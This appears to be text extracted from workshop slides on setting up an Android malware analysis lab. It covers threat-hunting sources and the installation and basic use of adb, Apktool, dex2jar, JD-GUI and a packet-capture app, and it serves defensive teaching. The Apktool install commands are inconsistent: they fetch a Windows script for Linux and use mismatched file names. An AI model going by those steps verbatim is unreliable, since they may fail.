
- ✓ Smaller repository, but free!
- ✓ Can search by file type
- ✓ Great for independent research; may not find anything particularly new/newseworthy



Threat Hunting

- ✓ Google Alerts / RSS feeds (usually only reveals known families)
- ✓ Parsing / trolling Twitter for potential campaigns
- ✓ 3P app stores
- ✓ Google Play or iTunes for “U”-shaped review patterns or extraneous functionality
- ✓ APKPure to download Google Play apps (** sketchy. Only download to your red phone) - <https://apkpure.com>

Building Your Malware Analysis Lab



Creating the Virtual Machine

The tools we'll be learning today are very usable in macOS or Windows. However, for the sake of maintaining a bit of a "hackerbox", we're going to use them within a virtual machine image. This also helps us avoid dependency and set-up issues across various OS versions.

The instructions for installing these tools are included, *just* in case you'd like to set up your own Android hacking machine at home.

Creating the Virtual Machine

1. Download the image here
2. File > Import Appliance (VirtualBox) or File > Import (VMWare)
3. Congratulations! You now have a virtual machine 

Mobile Malware Analysis Lab Components


- ✓ Command Line
- ✓ Disassembly Tool
- ✓ Code Editor
- ✓ Network Traffic Analyzer
- ✓ Decompilation Tool
- ✓ Emulator/Device
- ✓ Android Debug Bridge (ADB)

ADB (Android Debug Bridge)

```
$ sudo apt-get install adb #Debian  
$ sudo yum install android-tools #Fedora/SUSE
```

adb interacts with devices, emulators to give a shell, read logs, etc.
Incredibly important for working with samples - especially those that may be packed/obfuscated!

Thoughts on Emulators

I'm not a fan (for malware analysis). 
A *lot* of samples use emulator evasion techniques to hide their malicious activity.

You don't need a fancy Android device; it doesn't even *need* to be a phone! My personal red device was \$50CAD. (So like \$37USD) 

But, they can be handy for a quick look at what an app may be doing.

Working with Android Debug Bridge

Download from your connected device via adb

```
$ adb pull [REMOTE] [LOCAL]
```

Install apk to device

```
$ adb install package.apk
```

Getting an Interactive Shell

```
$ adb devices # list all devices on your computer  
$ adb -s DEVICE_ID shell # start an interactive shell for DEVICE_ID
```



Apktool

Apktool is a handy application that allows us to decompile an APK and view the *SMALI* files packaged within. Decompiling the app with Apktool will also allow us to view *AndroidManifest.xml* for a basic understanding of what an app is doing, as well as areas where permissions may be over-granted.

If you want to make changes to a decompiled application, you can use Apktool to re-build the app as well. We won't be doing that in today's workshop, but it's useful for future reversing projects.

- ✓ DEX (binary Dalvik bytecode) → **smali**
(human readable)

```
wget https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool.bat

wget https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.3.3.jar

mv apktool_2.3.3.jar apktool

sudo mv apktool.jar /usr/local/bin
sudo mv apktool /usr/local/bin
sudo chmod +x /usr/local/bin/apktool.jar
sudo chmod +x /usr/local/bin/apktool
```

<https://ibotpeaches.github.io/Apktool/>

dex2jar

Dex2Jar will allow us to convert classes.dex, the Dalvik Executable, to readable .class files. For ART apps where the dex files are converted to OAT files, we can still extract the .dex files and convert to .class. Once we have .class files for each of the, well, classes in the app, we'll use JD-GUI to view them.

- ✓ Converts .dex files to .class files and packages them into a jar.
- ✓ Necessary step for analysis in JD-GUI

```
$ git clone https://github.com/pxb1988/dex2jar.git
```

<https://github.com/pxb1988/dex2jar>

JDGUİ

- ✓ Decompiler
- ✓ Displays a somewhat accurate representation of the .class files converted by Dex2Jar



[jd-gui-0.3.5.linux.i686.tar.gz](#)

Size : 1.1 MB

MD5 checksum : 3E82FFCB98508971D96150CF57837B13



[jd-gui-0.3.5.osx.i686.dmg](#)

Size : 1.5 MB

MD5 checksum : 203605F4B264294E7861D4538E2BC9EA



[jd-gui-0.3.6.windows.zip](#)

Size : 770 KB

MD5 checksum : AC391B87FBEB6A10C17EEE5BF085EB37


```
$ wget  
https://github.com/java-decompiler/jd-gui/releases/download/v1.4.0/jd-gui_1.4.0-0_all.deb  
$ sudo dpkg -i jd-gui_x.x.x-x_all.deb
```

<https://github.com/java-decompiler/jd-gui>

tPacketCapture



- ✓ Packet capturing without root!
- ✓ Saves captured data as a pcap
- ✓ Once captured, you can grab from your phone with adb



Photos from Google Play Store

<https://play.google.com/store/apps/details?id=jp.co.taosoftware.android.packetcapture&hl=en>



